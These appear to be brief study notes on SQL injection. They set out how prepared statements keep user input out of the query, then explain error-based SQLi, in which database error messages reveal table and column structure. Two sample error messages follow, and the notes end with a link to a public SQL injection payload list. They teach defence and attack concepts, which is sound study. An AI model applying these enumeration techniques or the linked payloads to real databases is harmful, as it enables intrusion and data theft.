# User input is not attached to the SQL query

```
$conn → prepare Send SQL query string to server
$sql → bind_param Send input data to server
$sql → execute() Execute query
$sql → fetch() Get results of query
```

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- Table names
- Table column
- Backend Code
- Type of database

It's very likely we don't know this information

Ways we might be able to get server to leak this information?

### **SQL Injection Limitations**

**Error-based SQLi** is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Ex.

Conversion failed when converting the varchar value 'salary' to data type int.

Cannot find column "lkafhasflkash" in table employee.

https://github.com/payloadbox/sql-injection-payload-list